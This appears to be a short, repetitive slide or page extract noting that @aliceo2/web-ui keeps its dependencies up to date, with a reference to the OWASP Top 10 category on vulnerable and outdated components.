


Automated Tested

*[https://owasp.org/Top10/A06\\_2021-Vulnerable\\_and\\_Outdated\\_Components/](https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/)*

# Vulnerable and outdated components\*


For @aliceo2/web-ui, we ensure up to date dependencies



*[https://owasp.org/Top10/A06\\_2021-Vulnerable\\_and\\_Outdated\\_Components/](https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/)*

# Vulnerable and outdated components\*

For @aliceo2/web-ui, we ensure up to date dependencies




*[https://owasp.org/Top10/A06\\_2021-Vulnerable and Outdated Components/](https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/)*



# Vulnerable and outdated components\*

For @aliceo2/web-ui, we ensure up to date dependencies



*[https://owasp.org/Top10/A06\\_2021-Vulnerable and Outdated Components/](https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/)*

